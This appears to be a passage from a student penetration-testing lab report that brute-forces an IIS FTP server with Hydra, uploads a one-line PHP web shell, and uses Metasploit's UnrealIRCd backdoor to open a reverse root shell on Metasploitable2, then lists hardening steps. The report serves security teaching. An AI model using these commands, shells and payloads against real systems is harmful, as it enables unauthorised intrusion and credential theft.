
The 'Add FTP Site' dialog box, 'Binding and SSL Settings' tab, shows the following settings:


- Binding:
 - IP Address: All Unassigned
 - Port: 21
 - ☐ Enable Virtual Host Names:
 - Virtual Host (example: ftp.contoso.com):
- ☒ Start FTP site automatically
- SSL:
 - ☒ No SSL
 - ☐ Allow SSL
 - ☐ Require SSL
 - SSL Certificate: Not Selected

Navigation buttons at the bottom: Previous, Next, Finish, Cancel.




We also navigated to FTP Authentication and enabled both anonymous and basic authentication






Then we clicked FTP Authorization and allowed access to all users with permissions Read and Write



Also make sure to turn off Firewall:



9.1.2 Connection Attempt and Hydra Brute-Force Attack

We first tried to make FTP connection attempt from our kali linux using command “**ftp 192.168.15.6**” we used name: **Anonymous** and no password. It returns with 530 Log in fail

```
(root@kali)-[~]
# ftp 192.168.15.6
Connected to 192.168.15.6.
220 Microsoft FTP Service
Name (192.168.15.6:kali): Anonymous
331 Password required for Anonymous .
Password:
530 User cannot log in.
ftp: Login failed
ftp> 
```

We will use hydra brute-force attack now:

First, we created Username targeted wordlist using the command: “**echo -e “Administrator\nAdmin\nMubeen\nGrace\nAman\nBiplob\nnftuser\nanonymous” > \home\kali\Desktop\users.txt.**

```
root@kali: ~  
File Actions Edit View Help  
└─# echo -e "Mubeen\nftpuser\nAdministrator\nGrace\nAman\nBiplob\nGuest" >  
usernames.txt  
  
(root@kali)-[~]  
└─# pwd  
/root  
  
(root@kali)-[~]  
└─# ls  
Desktop  hydra.restore  passes.txt  usernames.txt  
  
(root@kali)-[~]  
└─# cat usernames.txt  
Mubeen  
ftpuser  
Administrator  
Grace  
Aman  
Biplob  
Guest  
  
(root@kali)-[~]  
└─#
```

Then we created password wordlist by guessing.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ x root@kali: ~ x  
  
(root@kali)-[~]  
└─# echo -e "Hello123\nhello123\nILOVEYOU123\nPassword321\n12345\nPassword321\n1\nMIT233909" > passwords.txt  
  
(root@kali)-[~]  
└─# cat passwords.txt  
Hello123  
hello123  
ILOVEYOU123  
Password321  
12345  
Password321  
MIT233909  
  
(root@kali)-[~]  
└─#
```

After created our targeted wordlist of usernames and passwords using the command:

“hydra -L usernames.txt -P passwords.txt ftp://192.168.15.6:21”


```
(root@kali)~# cd /root
ls
Desktop passes.txt passwords.txt quick_ftp_scan.txt usernames.txt
hydra -l usernames.txt -P passwords.txt ftp://192.168.15.6:21
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-26 08:24:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (1:7/p:7), ~4 tries per task
[DATA] attacking ftp://192.168.15.6:21/
[21][ftp] host: 192.168.15.6 login: Mubeen password: Hello123
[21][ftp] host: 192.168.15.6 login: ftpuser password: Hello123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-26 08:25:02
(root@kali)~#
```

We successfully cracked the password and then access our ftp system by using command:

“ftp 192.168.15.6” and entering the username and passwords we cracked. We were successful in logging in this time, unlike the previous “530 cannot login”.

```
(root@kali)~# ftp 192.168.15.6 -P 21
Connected to 192.168.15.6.
220 Microsoft FTP Service
Name (192.168.15.6:kali): Mubeen
331 Password required for Mubeen.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Now we tried accessing the Test file.

```
ftp> ls
229 Entering Extended Passive Mode (|||49174|)
125 Data connection already open; Transfer starting.
09-25-25 12:28AM 38 Test.txt.txt
226 Transfer complete.
ftp> get Test.txt.txt
local: Test.txt.txt remote: Test.txt.txt
229 Entering Extended Passive Mode (|||49204|)
125 Data connection already open; Transfer starting.
100% |*****| 114 53.29 KiB/s 00:00 ETA
226 Transfer complete.
114 bytes received in 00:00 (21.53 KiB/s)
ftp> quit
221 Goodbye.
```

We successfully got the details inside our Test file using the **cat** command.

```
(root@kali)-[~]
# cat Test.txt.txt
BN323 Group:
1) Grace (Password: Grace321)
2) Biplob (Password: Hello123)
3) Mubeen (Mk123)
4) Aman (AmanQ321)

(root@kali)-[~]
#
```

With FTP access we can carry out many exploitations including: Malware attack, Web shell, defacement etc. we tried Web Shell attack by uploading php file on windows 7 and we were successful in it.

```
(kali@kali)-[~]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public shell.php Templates Videos wordlist.txt

(kali@kali)-[~]
$ ftp 192.168.15.6
Connected to 192.168.15.6.
220 Microsoft FTP Service
Name (192.168.15.6:kali): Mubeen
331 Password required for Mubeen.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||49182|)
125 Data connection already open; Transfer starting.
100% |*****| 32 612.74 KiB/s --:-- ETA
226 Transfer complete.
32 bytes sent in 00:00 (7.89 KiB/s)
ftp>
```

```
(kali@kali)-[~]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php

(kali@kali)-[~]
$ pwd
/home/kali

(kali@kali)-[~]
$ ls
Desktop Documents Downloads Music Pictures Public shell.php Templates Videos wordlist.txt

(kali@kali)-[~]
$ ftp 192.168.15.6
Connected to 192.168.15.6.
220 Microsoft FTP Service
Name (192.168.15.6:kali): Mubeen
331 Password required for Mubeen.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||49182|)
125 Data connection already open; Transfer starting.
100% |*****| 32 612.74 KiB/s --:-- ETA
226 Transfer complete.
32 bytes sent in 00:00 (7.89 KiB/s)
ftp>
```

9.2 Metasploitable2: UnrealIRCd Backdoor Exploitation (Critical Vulnerability)

We were successful in exploiting the UnreallRCd backdoor vulnerabiliting using the Metasploit in our Kali Linux. We were able to gain complete access of Metasploitable2 system including file system access.

9.2.1 Metasploit Setup and exploitation

We opened Metasploit Framework in our Kali Linux.

- 1) **Start Metasploit:** msfconsole
- 2) **Search for the exploit:** search unrealircd
- 3) **Use the exploit:** use exploit/unix/irc/unreal_ircd_3281_backdoor

Now we set and configure the payload options:

- 1) **set RHOSTS:** 192.168.15.4
- 2) **set payload cmd/unix/reverse**
- 3) **set LHOST:** 192.168.15.5 (Kali Linux IP)
- 4) **set LPORT:** 4444

Then we type “exploit” and launch the exploit.

```

File Actions Edit View Help
Shell No. 1

d8P      #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$b..    `BP d888888P
d888888P 7$$$$$`""""`^?^`-7$$$$$Id~`"-..    788'
d8bd8b.d8P d8888b 788' d888b8b ..oB$!8*"   d8P 78b 88P
88P'7P'7P d8b_dP 88P d8P' 788 .oS####S#K"   d8P d8888b $whi?88b 88b
d88 d8 78 88b 88b 88b ,88b .oS$$$$$K" 788,.d88b,d88 d8P' 788 88P `78b
d88' d88b 8b'78888P' 78b'788P'.aS$$$$$Q#" "788' 788 788 88b d88 d88
        .aS$$$$$Q#" 88b d8P 88b'78888P'
        "$$$$$$K" 888888P' 88b .....aaS;
        .aS$$$$$P d88P' .....aaS%R$$$$$$$$$$$$$$$$$
        .a$###$$SP ..,-aqscH$S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
        .a$###$$SP ..,-assH$S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$#####SSS'
        .a$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SSS##==--"...../$$$$$$
                                b$$$$$
                                tU6$$$$
                                .Hlll8800'
                                ... Hlllll8'
                                .....;tUll;;P....
                                .....fiii... * *

+ -- =[ metasploit v6.1.27-dev ]
+ -- ==[ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- ==[ 596 payloads - 45 encoders - 10 nops ]
+ -- =~=[ 9 evasion ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.15.4
RHOSTS => 192.168.15.4
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.15.5
LHOST => 192.168.15.5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.15.5:4444
[*] 192.168.15.4:6667 - Connected to 192.168.15.4:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.15.4:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo pxdTi2ZZgd8UCpu;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "pxdT i2ZZgd8UCpu\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.15.5:4444 → 192.168.15.4:38294 ) at 2025-09-25 05:36:44 -0400

```

Metasploit exploit was successful as it showed **“Command shell sessions 1 opened”**

We entered commands:

- 1) **Whoami:** Root
- 2) **id:** showing privileges
- 3) **pwd:** showing current directory “/etc/unreal”

```
whoami
root
id
uid=0(root) gid=0(root)
pwd
/etc/unreal
ls -la
total 396
drwx----- 7 root root 4096 May 20 2012 .
drwxr-xr-x 94 root root 4096 Sep 25 05:34 ..
-rw----- 1 root root 1365 May 20 2012 Donation
-rw----- 1 root root 17992 May 20 2012 LICENSE
drwx----- 2 root root 4096 May 20 2012 aliases
--w-----r-T 1 root root 1175 May 20 2012 badwords.channel.conf
--w-----r-T 1 root root 1183 May 20 2012 badwords.message.conf
--w-----r-T 1 root root 1121 May 20 2012 badwords.quit.conf
-rwx----- 1 root root 242894 May 20 2012 curl-ca-bundle.crt
-rw----- 1 root root 1900 May 20 2012 dccallow.conf
drwx----- 2 root root 4096 May 20 2012 doc
--w-----r-T 1 root root 49552 May 20 2012 help.conf
-rw----- 1 root root 2134 Sep 25 05:29 ircd.log
-rw----- 1 root root 6 Sep 25 05:29 ircd.pid
-rw----- 1 root root 4 Sep 25 05:34 ircd.tune
drwx----- 2 root root 4096 May 20 2012 modules
drwx----- 2 root root 4096 May 20 2012 networks
--w-----r-T 1 root root 5656 May 20 2012 spamfilter.conf
drwx----- 2 root root 4096 Sep 25 05:29 tmp
-rwx----- 1 root root 4042 May 20 2012 unreal
--w-----r-T 1 root root 3884 May 20 2012 unrealircd.conf
```

- 4) **Host name:** Metasploitable
- 5) **Uname -a:** Shows system info

```
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

To prove our access to full system, we used command **cat /etc/passwd**

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

This exploit is fully automated in Metasploit.

10 System Hardening

System hardening is the tools, techniques, and the best practices to reduce vulnerability in the system or infrastructure of an organization. The primary goal of system hardening is to mitigate the cyber threat by eliminating the attack vector [7].

10.1 System Hardening Tools and Methods for Metasploitable2 (Linux-Based system)

Patch and Update: Make sure to regularly update the system and enabling security updates to automatic. To update and upgrade the system in Linux we use command “**sudo apt update && sudo apt upgrade**”.

Configuring Firewall: Firewall configuration can allow or deny any incoming or outgoing traffic making the system security strong. We can use iptables or UFW firewall in Linux.


```
msfadmin@metasploitable:~$ sudo ufw enable
Firewall started and enabled on system startup
msfadmin@metasploitable:~$ sudo ufw allow ssh
Rule added
msfadmin@metasploitable:~$
```

Managing User and Permissions: We can enforce strong password policy and restrict permissions/access to certain files or directories. Rather than direct root login we can use **Sudo** command.

10.2 System Hardening Tools and Methods for Windows-Based hosts and Servers

Patch Management: For windows enable latest security patches and Windows update.

Installing Antivirus and Anti-Malware: Make sure to install antivirus software such as Microsoft defender or McAfee.

Enable User Account Control (UAC): UAC limits application privileges

Enable Windows Firewall: Windows Firewall will block unnecessary inbound or outbound traffic.

11 Summary

This report detailed the security engagement for iSecurity Solutions Ltd client. In the first part of the project, we performed a more comprehensive vulnerability assessment on the two highly vulnerable networks, Metasploitable2 and Windows-7. We used Tenable Nessus, which scanned the networks and provided a comprehensive report on the network outlining several highly rated and critical vulnerabilities. We analysed the major vulnerabilities based on the CVSS score and NIST framework, exploitability while providing our clients with a more detailed report on risk management and prioritization.

In Part B we participated in active penetration testing of our client's network. We used tools like Nmap for reconnaissance phase and Metasploit Framework for exploitation, we also used brute-force attack for password-cracking. Our team demonstrated how identified and critical vulnerabilities can be exploited to gain unauthorized access to the system. In real-world such vulnerabilities could result in a great loss for an organization, both financial and reputation.

Finally, we concluded our report by providing system hardening recommendations and solutions including tools and methods for both our Linux and Windows system. These recommendations aligned with NIST and SANS standards and provided our client a clear path to mitigate the identified threat and strengthening their overall security posture.

References

- [1] B. Wang, "VULNERABILITY ASSESSMENT," CROWDSTRIKE, 29 June 2023. [Online]. Available: crowdstrike.com/en-eu/cybersecurity-101/exposure-management/vulnerability-assessment/. [Accessed 23 September 2025].
- [2] BeyondTrust, "Vulnerability Assessment," [Online]. Available: beyondtrust.com/resources/glossary/vulnerability-assessment. [Accessed 9 September 2025].
- [3] CyberCX, "Vulnerability Assessment Services," [Online]. Available: cybercx.com.au/solutions/security-testing-and-assurance/vulnerability-assessments-services/. [Accessed 9 September 2025].
- [4] B. J, "Choosing the Right VirtualBox Network Adapter: NAT, Host-Only, or Bridged?," Medium, 18 October 2024. [Online]. Available: <https://blog.devgenius.io/choosing-the-right-virtualbox-network-adapter-nat-host-only-or-bridged-188003a260de>. [Accessed 9 September 2025].
- [5] J. Maning, "What's the Difference Between NAT, Bridge, and Host-Only Network Modes?," MAKE USE OF , 10 January 2023. [Online]. Available: <https://www.makeuseof.com/whats-the-difference-nat-bridge-host-only-network-modes/>. [Accessed 24 September 2025].
- [6] NIST, "CVE-2010-3972 Detail," 23 December 2010. [Online]. Available: <https://nvd.nist.gov/vuln/detail/cve-2010-3972>. [Accessed 25 September 2025].
- [7] BeyondTrust, "What is System Hardening," [Online]. Available: <https://www.beyondtrust.com/resources/glossary/systems-hardening>. [Accessed 26 September 2025].

